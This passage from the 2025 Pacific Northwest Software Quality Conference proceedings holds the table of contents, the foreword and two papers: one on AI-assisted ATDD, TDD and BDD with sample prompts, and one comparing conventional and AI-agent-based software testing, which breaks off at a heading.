

Proceedings

**43nd Annual
Pacific Northwest Software Quality Conference**

**a Hybrid Conference
in Portland, Oregon and via Zoom Teleconference**

October 13-15, 2025



Permission to copy without fee all or part of this material, except copyrighted material as noted, is granted provided that the copies are not made or distributed for commercial use.

Table of Contents

	<i>Page</i>
Forward	5
Conference Papers	
<i>in alphabetical order of first author's surname</i>	
1. AI-assisted 3DDs - A New Way Test-First Approach - by Mark Nicholas "Kulas" Angeles	9
2. Testing the AI Agentic Way - by Praveen Bagare	17
3. Breaking the Model-Based Testing Barrier: How AI & BP Can Transform Software Testing - by Michael Bar-Sinai and Gera Weiss	26
4. Layout Validation Using Generative AI: A New Approach to Ensuring UI Consistency - by Regis Bernard , Shripad Deshpande, Sapan Tiwari, Dharmam Buch, and Himanshu Pathak	37
5. AI-Powered Unit Test Synergy to Reduce E2E Dependency - by Simone Colosimo	46
6. Metaphors for Testing AI - by Nate Custer	55
7. Cloud Chemistry: Making SaaS solutions play nice with your application to ensure Enterprise IT Quality - by Nikita Deepak Davda and Ying Ki Kwong	63
8. Knowledge Automation Security: The Next Step in Network Detection and Response - by Borja De La Maza , David Vanhoucke, and Ben Wootton	73
9. RTL-Arrow: Hardware-to-Cloud Bridge - by Calvin Deutschbein and Jimmy Ostler	80
10. Modern QA's Roots: From 1800s Industry to Today - by Mesut Durukal	90
11. Web for All: Enhancing Quality Intelligence with Automated Accessibility Testing using Playwright and axe-core - by Rodrigo Silva Ferreira	101
12. Team Dynamics as a Predictor of Software Quality - by Fazeel Gareeboo	108

13.	Testing the Untestable with Gen AI - by Artem Golubev	119
14.	Transforming Teams and Chief Technology Officers (CTOs) Through a Quality Engineering Mindset - by Millan Kaul	131
15.	AI Quietly Breaking Quality? The Hidden Risks Lurking in LLM-Driven Apps - by Reet Kaur	138
16.	From Technical Roles to Enterprise Impact: Professional Directions in Enterprise Quality Management - by Ying Ki Kwong and John Cvetko	145
17.	Is the “Iron Triangle” Dead in Software Development? - by Philip Lew and Heather Wilcox	155
18.	From Layoff to Innovation: GenAI Game Tool Showcasing Full SDLC - by Krishnamohan Malladi	162
19.	Built to be Fair? Bias, AI Verification and Validation, and the Future of AI - by Nancy McCormack	172
20.	Quality With Hearts Aligned Bolstering Your Quality with Emotional Intelligence - by Sophia McKeever	184
21.	Ensuring Quality and Security in Generative AI Integrations for Enterprise SaaS Platforms – by Sneha Mirajkar and Vittalkumar Mirajkar	193
22.	Mastering Quality Engineering in AI Era - by Nishadhi Nikalandawatte	202
23.	Quality Intelligence: Turning Customer Feedback into Strategic Advantage - by Kristine O’Connor	219
24.	A Framework for Enterprise-Level Accessibility Management - by Gage Pacifera and Ying Ki Kwong	232
25.	LLM-Powered Defect Triage: Intelligent Root Cause Analysis in Minutes - by Utsav Patel	248
26.	Invisible Intelligence: Embedding AI/ML for Smarter, Faster Release Testing - by Vidhya Ranganathan	260
27.	RAG to the rescue: Reimagining Enterprise Unit Test Management with AI - by Gaurav Rathor , Ajay Bhosle, and Nikhil Yogesh Joshi	269

28.	Governing the Unpredictable: Ensuring Quality in the Age of Large Language Models - by Rahul Ravel	283
29.	Graph Neural Network-Based DDoS Protection for Data Center Infrastructure - by Kartikeya Sharma and Craig Jacobik	293
30.	The Test Automation Toolbox: Exploring Frameworks Built on WebDriver - The API for Browser Automation - by Pallavi Sharma	308
31.	A Deep Dive Into Exploratory Testing - by Anna Sharpe	324
32.	Context-Driven Test Data Generation with LLMs - by Sidhartha Shukla	331
33.	Cypress to Playwright migration guide - by Ryan Song	339
34.	A Data-Driven Approach to Enhance Robotic Software Through Quality Intelligence - by Havish Sripada , Sophia Lee, Jayden Mei, and Thilan Wijeratne	349
35.	Proof-of-Concept Prototype for Agent-Based Digital Identity Architecture - by Kalman C. Toth	360
36.	AI-Powered QA: Real Results, Smarter Tools, Practical Approaches - by Long Trinh	372
37.	The Power of the Pause Button: The Superpower of Feature Flags and the Future of Software Delivery - by Vaishnavi Venkata Subramanian	385
38.	Identifying Test Case Combinatorial Explosions With Python's Abstract Syntax Tree (AST) and Pytest Framework - by Arun Vishwanathan	398
39.	YOU AREN'T AGILE - by Linda Wilkinson	407
40.	Data-Driven API Test Case Generation Using AI and Model Context Protocol - by Harold Wilson and Joseph Petsche	416
41.	Digital Blind Spots: A Field Study of Common Website Insecurities in Small Businesses - by Lucas Zhang , Zhi Qu, Andrew Ma, Russell Xue, Nicholas Peng, and Alan Kang	428

Forward

This is the 43rd anniversary of the Pacific Northwest Software Quality Conference (PNSQC). We celebrate another great year by acknowledging the entire PNSQC community: our attendees, authors / presenters, peer reviewers, volunteers, sponsors, and board members. Thank you for your continued support!

You will continue to find PNSQC to be one of the best conferences in terms of learning state-of-the-art and practical methods for improving software quality. PNSQC 2025 continues this tradition.

This year's conference featured speakers from around the globe in four tracks. During the three days of PNSQC 2025, our technical program contains keynote addresses, invited presentations, peer-reviewed papers & presentations, poster presentations, panel discussions, tutorials, workshops, and exhibits of our sponsors. For additional details, see www.pnscqc.org.

PNSQC is held using a hybrid format; with a physical venue in Portland, Oregon and a simultaneous virtual venue via Zoom. We are pleased that over 200 attendees participated in person or virtually. The majority of the attendees came to Portland in-person. The Board is pleased that the PNSQC community continues to be strong and vibrant.

This year, the Management Track encourages topics that not only focus on leading teams but also on building Enterprise IT Quality — encompassing data quality, application quality, infrastructure quality, and enterprise quality management systems in organizations. The Board hopes to increase the number of contributed papers that align with these topics in the future.

This volume contains all papers that successfully went through the PNSQC peer review process. In this process, at least two reviewers commented on each paper for possible improvement by its authors – typically over three drafts. This approach assures quality of our contributed papers and is an important differentiation between PNSQC and other industry conferences on software quality. We hope you find these materials informative and useful.

Best Regards,

Ying Ki Kwong, PhD
Board Member
PNSQC

This page is intentionally left blank.

Conference Papers

This page is intentionally left blank.

AI-assisted 3DDs - A New Way Test-First Approach

Mark Nicholas “Kulas” Angeles

kulas@moveforwardandup.com

Abstract

This paper explores how our company was able to deliver faster with quality built in, by using proven test-first approaches combined with AI assistance. These test-first approaches, Acceptance Test Driven Development (ATDD), Test Driven Development (TDD), and Behavior Driven Development (BDD), are collectively referred to as 3DDs in this paper. We leveraged several generative AI tools, such as ChatGPT and GitHub Copilot Chat, ensuring that humans remained an integral part of the process by reviewing, discussing modifying, and approving the output generated by these AI tools. This paper highlights implementation practices, challenges, successes, and proof-of-concept results, showcasing how AI can complement human judgment and expertise to foster innovation, enhance quality, and accelerate delivery.

Biography

Mark Nicholas Angeles, or Kulas, is a Software Quality Engineering Director based in Okotoks, Alberta, Canada, with over 17 years of experience in IT, specializing in quality engineering and DevOps. He has worked with major financial and insurance companies such as Development Bank of Singapore, Chubb Insurance, Manulife Financial, and Royal Bank of Canada, driving transformation efforts and advocating quality through cultural, technological, and process shifts. Kulas holds a Master of Technology Management and a Bachelor of Science in Computer Science from the University of the Philippines and is currently pursuing a Doctorate in Engineering and Technology Management from Louisiana Tech University. Kulas is a Professional Certified Coach (PCC) under the International Coaching Federation (ICF), focusing on life and transition coaching. Beyond his professional career, he is a devoted husband and father of three, a drummer, a catholic community servant leader and a Jesus follower.

Copyright Kulas Angeles, September 7, 2025

1 Introduction

Several years ago, we attempted to implement 3DDs manually. While we achieved some success with BDD, we faced significant challenges with ATDD and even more with TDD. Beyond the methodological, skill, and toolset adaptations required, these test-first approaches entail fundamental shifts in culture and mindset. As a former DevOps coach and current leader of quality coaches in our company, I recognize that fostering such change is a formidable challenge.

A major obstacle we encountered in our previous attempt was resistance to change within the organization. This reluctance is understandable, as employees must balance ongoing delivery with learning new concepts and adopting innovative practices. Ultimately, delivery pressures often take precedence over transformation efforts.

The emergence of Generative AI marked a turning point. Personally, I found traditional test case and script writing to be slow and tedious, as my ideas often outpaced my typing speed. With the introduction of our company's proprietary version of ChatGPT, I began to consider whether AI could generate the structural components, allowing me to focus on logic and review. This realization became the foundation for our new approach to working with 3DDs.

2 Definitions

2.1 Acceptance Test Driven Development (ATDD)

Acceptance Test Driven Development (ATDD) clarifies requirements and the Definition of Done by generating acceptance criteria and tests for each user story. By establishing criteria upfront, ATDD improves communication among product owners, BSAs, developers, and quality engineers. This alignment reduces misunderstandings about development goals and helps ensure quality gating. (BrowserStack 2024)

Acceptance criteria are typically written in two ways: rule-based or your usual checklist style and scenario-based or the more opinionated Gherkin/Given When Then format.

2.2 Test Driven Development (TDD)

TDD is a programming practice that focuses on writing tests before writing the actual functional code. The process usually follows a "Red, Green, Refactor" cycle. (BrowserStack 2024)

First, developers write a failing test (Red). Then, they write the minimum code necessary to pass the test (Green). Finally, they refactor the code to improve its structure while ensuring the tests still pass (Refactor).

If BDD/ATDD have the Gherkin format when writing tests, TDD also have the Arrange-Act-Assert format for writing unit tests. Which still follows the behavior driven approach where you have the pre-requisite (Given/Arrange), the action (Act/When) and the validation (Then/Assert).

TDD aims to validate code functionality from the start, potentially leading to better code quality, increased code and test coverage, and early defect detection.

2.3 Behavior Driven Development (BDD)

BDD, which extends Test Driven Development (TDD), employs the Gherkin language to create readable test scenarios using the Given-When-Then (GWT) format. This method emphasizes specifying expected system behavior in a format accessible to both technical and non-technical stakeholders. By improving collaboration among developers, quality engineers, and product owners, BDD ensures clearer requirements and a shared understanding of the definition of done for user stories. (BrowserStack 2024)

It's important to note that BDD is essentially a subset of ATDD. In the 3DDs framework, ATDD uses scenario-based acceptance criteria written in a Given-When-Then format, forming the foundation for BDD scenarios. ATDD focuses on producing acceptance criteria, while BDD transforms these criteria into detailed acceptance tests.

2.4 3DDs

It is pertinent to clarify the concept of “3DDs” which is term coined by my colleague. When introducing and discussing this new way of working, we consistently reference the three methodologies: Acceptance Test Driven Development (ATDD), Test Driven Development (TDD), and Behavior Driven Development (BDD) and these approaches are frequently presented collectively as 3DDs.

2.5 AI-Assistance

AI assistance refers to systems that support human tasks without independently pursuing goals. They operate reactively, responding only to user input, queries, or commands, with humans fully guiding the process.(Christodoulou, 2025 & Huang 2024).

These tools are task-bounded, optimized for interaction, and lack long-term memory or initiative—some examples include ChatGPT answering questions, autocomplete in an IDE, or spellcheck in Word.

2.6 AI/Artificial Intelligence

When we mention AI in this paper, we refer to generative AI rather than agentic AI. Also, we are not proposing or developing a new tool but rather leveraging already existing tools.

Generative AI is a type of artificial intelligence that creates new content—such as text, images, code, or audio—based on patterns learned from training data, typically operating in response to user prompts

(Finn, Teaganne and Downie, Amanda n.d.)

3 Current and Future States

It is important to show what our old ways of working look like and what tweaks are we making to the new ways of working. Early results will be discussed in section 5.




Fig. 1. Diagram showcasing the current and the proposed future state.

3.1 Current Way of Working

Our development team works in a typical agile way. After a user story is ready and added to the sprint, developers and testers complete the work, sometimes with acceptance criteria and sometimes without. When the story is finished, it's shown to stakeholders. If approved, it goes into the release, and we start the process again with a new user story.

3.2 New Way of Working

In the proposed future state referred to as AI-Assisted 3DDs, the process does not require all components to be adopted simultaneously or collectively. Instead, the approach allows for incremental implementation.

The updated workflow introduces Acceptance Criteria Writing between the User Story and Development phases, representing ATDD. The testing process is enhanced with the option to write and execute acceptance tests, aligning with BDD. Finally, the Development stage includes the option to apply TDD and write unit/integration tests first, possibly providing additional flexibility compared to the current development practices.

The adoption of the new AI-assisted workflow incorporating 3DDs brings several significant benefits. By integrating speed and quality throughout the process, teams experience faster time to market—reflected in improved velocity, cycle time, efficiency, and productivity. Technological advancement is accelerated as developers leverage AI tools, while preparation for development is strengthened through better management of technical debts and enhanced collaboration. Ultimately, this approach delivers higher code and test coverage, detects defects earlier—when it is least costly to fix—and consistently raises the standard of quality.

4 Methodology and Sample Prompts

The generation of artifacts is the same whether it's ATDD, BDD or TDD. Send a prompt to the gen-ai tool, the development team (PO/BA/Dev/QE) reviews the output, decide what to do with the output, accept, decline or modify.



Fig. 2. Usual process for AI-assisted output decision making.

4.1 Generating the Acceptance Criteria

Here are the steps and some sample prompts that we use when generating acceptance criteria for ATDD.

1. Ensure that story is detailed enough before generating the acceptance criteria.
2. Send the prompt to the gen-ai tool, sample prompts below:
 - Generate scenario-based acceptance criteria for this “<STORY>”

- Generate rule-based acceptance criteria for this “<STORY>”, include positive and negative scenarios as well as functional and non-functional.
 - If acceptance criteria were already written, a good prompt will be, Generate missing scenarios for this “<STORY>” and these “<Acceptance Criteria>”
3. Review the ai-generated output
 4. Accept, modify or decline the output.
 5. Engage, discuss and further refine the acceptance criteria with your team.

4.2 Generating the tests for TDD

The steps for TDD are almost the same and done typically in an IDE using tools like Github copilot chat using these sample prompts that we use when generating acceptance criteria for ATDD.

Note that tooling is not limited to Github copilot and may depend on your overall tool approach when it comes to generative AI.

1. Ensure that acceptance criteria have been finalized and triaged by team as the source of truth and quality gate.
2. Send the prompt to the gen-ai tool, sample prompts below:
 - Generate AAA TDD tests for this “<Acceptance Criteria>” include positive, negative and edge case scenarios using Junit 5.
 - (Optional) Once tests are written, this sample prompt helps us generate the implementation; Generate the code implementation for this TDD test (attach the test file as context) using spring boot framework.
3. Review the ai-generated tests ensuring that it compiles but should fail, as there is no implementation for the code yet. This is the red in the red-green-refactor.
4. Make the test pass by writing (or generating) the implementation, then optimize the code. The green and blue in the red-green-refactor.
5. Repeat steps 2 to 4 for the remaining acceptance criteria.

4.3 Generating the tests for BDD

The steps for BDD are the same with TDD and done typically in an IDE. This implementation is not recommended for Tosca and the likes as generation of code for these tools are different. We recommend using programming language-based tools such as Cucumber, Playwright, Cypress etc.

Ensure that acceptance criteria have been finalized and triaged by team as the source of truth and quality gate.

1. Send the prompt to the gen-ai tool, you can attach the framework, or existing Page Object Models, Scenarios and data as a context, sample prompts below:
 - Generate BDD scenario files, step definitions and page object model for this “<Acceptance Criteria>” include positive, negative and edge case scenarios using Cucumber and Selenium.
2. Review the ai-generated tests ensuring that it compiles, note that there’s a possibility that the feature has not been developed and that these tests might fail. Ensure that place holders for objects as well as data are updated once the feature is available.

3. Repeat steps 1 to 2 for the remaining acceptance criteria.

4.4 Training and Coaching Plan

The training plan has undergone multiple changes based on what we've learned with each squad we work with. We started with doing the whole thing in 2 weeks and did not see good results as the learning curve is a bit steep for the 3DDs.

What we are doing now is that we focused more on embedding the concepts and process over a period before proceeding with the other concepts starting with ATDD followed by BDD and TDD.

What we found the most helpful are working sessions, bi-weekly meetings and coaching in making this a successful endeavor.

Topic	Trainees	Estimated Duration
Kick-off Overview of 3DD's (ATDD, TDD and BDD)	Leaders, All members of squad	1 hour (Week 1)
ATDD-focused training and working session • Acceptance criteria	All members of squad Primarily PO and BA/BSA	1 hour (Week 1)
Implement/adopt ATDD, monitor and continuous coaching (follow-up every sprint)	All members of squad	2 to 4 sprints
TDD-focused training and working session • Unit test	Developers and SDET's but all are welcome	1 hour
BDD-focused training and working session • Acceptance tests	QE	1 hour
Implement/adopt TDD and BDD, monitor and continuous coaching (follow-up every sprint)	Developers, SDET's, QE	2 to 4 sprints

Fig. 3. Revised trainings as of July 2025.

5 Proof of Concepts and Initial Results

We did a proof of concept for a mobile and web project and have tweaked the overall approach based on feedback and findings.

Web Project: AI-assisted ATDD/TDD

- Team achieved at least 90% Code Coverage for two applications (Average in our company is 15%)
- Reported boost in productivity by 20% after using copilot/copilot chat (ease in writing unit tests and code implementation as per interview with developers)

Mobile Project: AI-assisted ATDD/TDD/BDD

- Embedding AI-assisted acceptance criteria in their tickets
- Using acceptance criteria as gates for acceptance
- QE will leverage BDD to generate Acceptance Tests

The initial results that we got are very encouraging and we have about 10 squads we are working with to implement the AI-assisted 3DDs.

6 Lessons Learned

Rule-Based over Scenario-Based - While we recommend using scenario-based acceptance criteria (such as the Given-When-Then format) for ATDD, Product Owners and Business Analysts often prefer rule-based or checklist-style requirements. Their main reason is that scenario-based criteria can feel restrictive and overly verbose. Although we advocate for scenario-based acceptance criteria to support BDD alignment, we now allow teams to choose the style that best fits their workflow.

New ways of working can be overwhelming - Adopting new ways of working can be overwhelming. Teams must learn both the concepts and the tools, which can disrupt delivery—just like any transformation, there is a J-curve: initial performance dips before improving exponentially over time.

Our initial strategy was to complete all training and working sessions, expecting teams to adopt the new approach within two sprints. However, we saw little progress for three months. The main reason was that teams simply didn't have time to focus on these changes amid their delivery commitments. In response, we adjusted our approach to training and working sessions, which led to much better outcomes.

Technology Limitations - One key challenge we encountered involves technology limitations. Our primary automation tools are Tosca, Ready API, and Cucumber (for web and mobile) in Java. Copilot Chat proved valuable as an IDE plugin for Cucumber, but was less effective for Tosca and Ready API, as these operate within their own frameworks—modifying AI-generated code often took more effort than manual coding. This presents an obstacle for BDD adoption. For TDD, Copilot Chat integration was also limited, as Xcode did not support the plugin at that time.

Overall, we found that AI-assisted 3DDs are most applicable to mainstream, programming language-driven automation tools for web and API testing, but less effective with proprietary tools like Ready API, Tosca, or iOS technologies.

7 Conclusion

The journey toward integrating AI-assisted 3DDs into agile workflows has revealed both inspiring transformation and practical obstacles. Teams experienced tangible enhancements in productivity and code coverage, especially using generative AI tools in quality engineering practices. Yet, this progress demanded a flexible approach to training, an openness to diverse acceptance criteria styles, and a willingness to adapt to technology limitations.

The importance of mainstream, programming-based automation tools became clear, as proprietary systems posed significant barriers to efficiency and adoption.

Looking ahead, the sustainable adoption of AI-assisted 3DDs will require ongoing evolution in both process and tooling as well as leadership support. Teams must continue to strike a balance between delivery demands and transformation efforts, fostering a culture that values experimentation and continuous improvement.

As generative AI matures and becomes more seamlessly integrated into development environments, the potential for even greater advances in speed, quality, and collaboration grows. By building on the lessons learned and addressing the remaining challenges, organizations can maximize the benefits of AI in test automation, positioning themselves towards speed of delivery with quality built in.

References

- Christodoulou, Alexander. 2025. "AI Agents vs AI Assistant: What is the Difference? Cognigy, entry posted March 9, <https://www.cognigy.com/ai-agents/ai-assistant-vs-ai-agents> (accessed September 2, 2025)
- "TDD vs BDD vs ATDD : Key Differences". 2024. BrowserStack, entry posted September 27, <https://www.browserstack.com/guide/tdd-vs-bdd-vs-atdd> (accessed September 2, 2025)
- Huang, Bernard. 2024. "What Is the Difference Between Ai-Assisted and Ai-Generated Content?" Clearscope, entry posted June 3, <https://www.clearscope.io/blog/ai-generated-vs-ai-assisted-content> (accessed September 2, 2025)
- "GitHub Copilot Chat". Github, <https://docs.github.com/en/copilot/how-tos/use-chat> (accessed September 3, 2025)
- Alvares, Stefano. 2025. "Mastering Testing Patterns: AAA, GWT, and Beyond". Medium. February 4, <https://medium.com/beyond-the-brackets/mastering-testing-patterns-aaa-gwt-and-beyond-3e7f21e37d88> (accessed September 3, 2025)
- Finn, Teaganne and Downie, Amanda. "Agentic AI vs. generative AI". IBM. <https://www.ibm.com/think/topics/agentic-ai-vs-generative-ai> (accessed September 4, 2025)

Testing the AI Agentic Way

Praveen Bagare

bagare@gmail.com

Abstract

Conventional testing has its pros and cons. People, processes, and tools can be well-defined, documented, and implemented, but challenges around test data, environments, coverage, automation, and testing speed can arise unexpectedly. To address these challenges and shift the software testing life cycle (STLC) left, automating feasible steps using the novelty of generative AI agents is a great approach. These agents can be considered virtual peers that can help accelerate tasks not only across testing but the entire software development life cycle (SDLC). They generate the content for review, rather than a human creating it from scratch, thus giving the users a head start and significant time savings.

In this paper we will cover topics around introducing Gen AI agents, good practices around using them and what benefits they bring to the table. We will also touch upon some of the challenges faced with the AI agentic testing approach. A case study has also been shared to demonstrate the Return On Investment (ROI) and the benefits of testing the AI Agentic way.

Biography

Praveen Bagare is a seasoned IT leader with over 21 years of experience in delivering innovative AI-powered solutions. His expertise encompasses Program Management, Artificial Intelligence solutions, and Quality Assurance, with a specialization in Test Data Management (TDM). Passionate about solving complex challenges, Praveen drives excellence and innovation.

Currently, he leads EPAM's North American TDM Competency Center, overseeing implementations that leverage generative AI and other TDM tools. He has architected, implemented, and managed TDM solutions for Fortune 500 companies globally.

Praveen is an eminent expert in the field, having authored a white paper on TDM in the Software Testing Life Cycle and another on AI and ML in TDM in PNSQC. An active senior IEEE member, TREWS fellow member, and presenter at AI Con USA 2025, he is committed to advancing industry standards. He is also ISTQB-certified and advanced certified in multiple TDM and AI tools. When not leading teams or driving innovation, Praveen enjoys spending time outdoors with his family in Wisconsin.

1. Introduction

In the current technological landscape, generative artificial intelligence (AI) has gained widespread adoption across various domains. This paper explores its impact on the software testing lifecycle (STLC) from an agentic perspective.

These AI agents are similar to virtual collaborators, facilitating the acceleration of tasks in a defined workflow to achieve desired outcomes. For example, agents can leverage user story inputs to build elaborate test cases using techniques like boundary conditions, positive and negative scenarios, equivalence partnering and more. These agents can bring in great efficiencies across the software development life cycle with individual agents or a series of orchestrated agents through workflows.

Market leaders have introduced agents at varying maturity levels, and their interactivity has significantly improved through the adoption of the Model Context Protocol (MCP). [1] and Agent to Agent (A2A) protocols.

2. What are Gen AI agents?

Generative AI agents can be explained as software programs or systems that can independently reason, make decisions, perform actions, learn, and orchestrate workflows to achieve specific objectives. They utilize a set of prompts, application connections, Retrieval Augmented Generation (RAG), and leverage generative AI from Large Language Models (LLMs) to produce desired outputs. [2] [3] [4]


Following is a list of the typical Gen AI Agent attributes: [5]

- Agents are more complex than bots and assistants.
- They can automate simple tasks and provide limited decision-making capabilities.
- A single agent can achieve a desired objective, or a chain of agents can work together to reach a goal.
- Agents can interact with users or be triggered independently in the background.
- They can be categorized in various ways, including simple response-based, goal-based, learning agents, user-triggered, and event-driven agents. [6]

3. How do GenAI Agents work?

AI agents are typically built with an interfacing layer allowing integration with tools, use memory and leverage techniques like RAG to harness the power of Large Language Models (LLMs), thus delivering desired outputs. The recent evolution of the LLMs and effective prompt engineering has further made outputs more predictable, usable, and with minimal hallucinations.

Below is a simple depiction of an AL agentic system. [7]



4. Conventional Testing vs Testing the AI Agentic way

Let's explore the key activities in the testing life cycle, along with a brief overview of the conventional and agentic approaches. We'll outline the testing activities, describe them, and highlight their similarities and differences. While this overview doesn't cover everything, it provides a concise summary.

Testing objective

Conventional	AI Agentic
Validate the product or application under test to ensure it meets the requirements and functions efficiently. Identify any defects and report them to the development teams for fixing. Keep stakeholders informed to ensure informed decision-making.	It achieves the same objective as conventional testing but additionally leverages agents and agent orchestrators to harness the generative capabilities of LLMs, facilitating shift-left testing strategies. Agents also enhance connectivity to various tools for test management, defect reporting, and code repositories.

Requirement Gathering involves understanding the testing requirements and evaluating their completeness. This includes identifying the functionality that needs to be tested and determining the expected results. Additionally, it involves considering nonfunctional requirements such as the volume of users, accessibility, and security needs.

Conventional	AI Agentic
Manually gather the requirements from epics, user stories and documents. Have meetings with business analysts to understand the functional and non-functional tasks.	Perform all the activities as in the conventional approach but get support from single or multiple AI agents to connect to systems like JIRA, Confluence, Git, meeting transcripts and other docs, and bring back content to one space, operate on it to enhance and standardise it and validate completeness. These agents help with better documentation of requirements, early unearthing of gaps in requirements.

Planning and Estimation - Create a test strategy and test plan outlining the way testing would be done? Where would it be done? The tools that would be used and who would do it and when? Estimate the time and effort needed to complete the testing activities.

Conventional	AI Agentic
Use templates, tools and experience to create a test strategy and a plan.	Leverage AI agents to create test strategies and test plans in standard templates with good

Leverage historic data and human experience to create the time and effort estimates.	coverage of all aspects of testing functional & non functional. Leverage Gen AI estimation agents to get a reliable estimate based on historic data available (e.g. passing it through retrieval augmented generation) and the knowledge of the LLMs.
--	--

Test Case and scenario authoring - The phase of testing where the requirements are converted into test scenarios and cases to validate the functionality with test steps and expected results or in Given, When, Then Gherkin format or other similar techniques.

Conventional	AI Agentic
Human-authored test cases and scenarios based on an understanding of the expected functionality in the requirements. It can be ad hoc or very systematic, covering boundary conditions, positive-negative scenarios, and other proven approaches and depends on the expertise of the tester writing the test cases and scenarios.	Leverage AI agents that understand the requirements, create meticulous test cases across boundary conditions, positive, and negative test scenarios and cases with good coverage. The generated test cases can even be put into the test management tool from the agent directly. Predefined templates can be used to get the desired test case output formats.

Test Environment Validation - The process of setting up the test environment along the path to production. (*Functional, Integration, User and finally Prod in parallel to performance and sometimes even Development*)

Conventional	AI Agentic
The Test Environment team sets up the infrastructure either manually or through infrastructure as code. The Quality Assurance team verifies that the environment aligns with the path to production and meets usability requirements.	AI agents can be used to build the infra as code. Environment Scanning Agents can validate the environment's readiness for testing initially and later ensure it meets the required standards.

Test Data Management - The process of procuring test data via TDM services like mining, creation, reservation, and cloning, contextual to the environment and system under test.

Conventional	AI Agentic

TDM is typically done manually or in conjunction with utilities and or off the shelf expensive TDM tools.	Though TDM processes and tools can not easily be replaced, AI agents help automate a good portion of the manual steps in the TDM life cycle. (e.g., using Natural language to SQL agents, TDM tool config file generation agents and more)
---	--

Test Execution - the process of executing test cases and scenarios against the system under test leveraging the test data created in the valid test environment to identify deviation from requirements and expected results by logging defects for identified anomalies.

Conventional	AI Agentic
Manually testing the application, using test automation frameworks and tools are the non-AI way of doing testing. They are effective if well orchestrated and follow a streamlined process. Manually, CI/CD pipelines can be triggered to automate the execution as well.	AI agents can also seamlessly integrate with CI/CD pipelines, where the test automation code is directly merged into the test automation framework using connectors from the AI agents. Standardization, prioritization, and optimization of the automation scripts are key differentiators. [8]

Test Execution Reporting - The process of documenting and communicating the outcomes of a testing cycle to stakeholders. It summarizes key findings like the number of tests executed, passed, or failed, providing a snapshot of the software's quality helping make Go no Go decisions.

Conventional	AI Agentic
Test reporting can be done manually with simple Excel sheets for manual test execution or using test management tools like JIRA Xray. [9] For test automation, tools like Allure Report [10] are used to generate a detailed report about the test execution.	AI agents can use all the methods of reporting in conventional testing and also leverage AI/ML based reporting tools like ReportPortal [11] to automate some of the manual activities like AI-based failure reason detection and so on.

Defect Logging - the process of documenting discrepancies or bugs identified in the system under test compared to the specified functional and non-functional requirements.

Conventional	AI Agentic
Manual methods can use Excel sheets for defect logging but are highly inefficient. This is typically done in test management tools like JIRA or ADO	AI agents can identify test execution failures and directly log them as defects into the test management tool like JIRA or ADO. Furthermore orchestration of AI agents can be used with the power of the LLM to recommend the potential fixes to code as well right into the defect.

5. Good Practices

Building AI agents that are reliable and effective requires a methodical approach, particularly during testing. Here are some good practices that are recommended.

Collaborative agent creation and domain expertise

- Include domain experts early - Partnering with a domain expert from the beginning ensures the agent's development is grounded in real-world knowledge, defining accurate metrics, identifying edge cases, and ensuring the agent's decisions are aligned with industry standards and human judgment.
- Establish a continuous feedback loop - Implement a robust feedback loop that enables the agent to learn and improve from its interactions and outcomes. This involves incorporating humans in the loop where humans review, correct, and provide feedback on the agent's actions.

Comprehensive testing and multiple inputs

- Test with diverse and varied sets of inputs. An agent's true robustness is proven when it can handle a wide range of data across projects. Instead of focusing on a single input type, test the agent across multiple sets of data sources to identify weaknesses and enhance its adaptability across programs and projects.

Avoid force fitting AI agents and Keep cost in mind

- Agents should solve problems that genuinely benefit from AI. Don't try to apply an AI solution to a use case that can be handled more efficiently or accurately with traditional software. Just because you have a hammer does not mean every problem is a nail.
- Please remember, the AI tokens costs can pile up soon. Use them effectively by pre-processing the inputs using native non-AI tools prior to shipping off the content to the LLMs.

Human-Centric design and accountability

- Integrating human oversight into the agent's workflow is critical for safety, trust and primarily ownership. This approach not only improves predictability and accuracy but also addresses concerns about job displacement by positioning AI as a collaborative tool rather than a replacement.

Ensure transparency and explainability

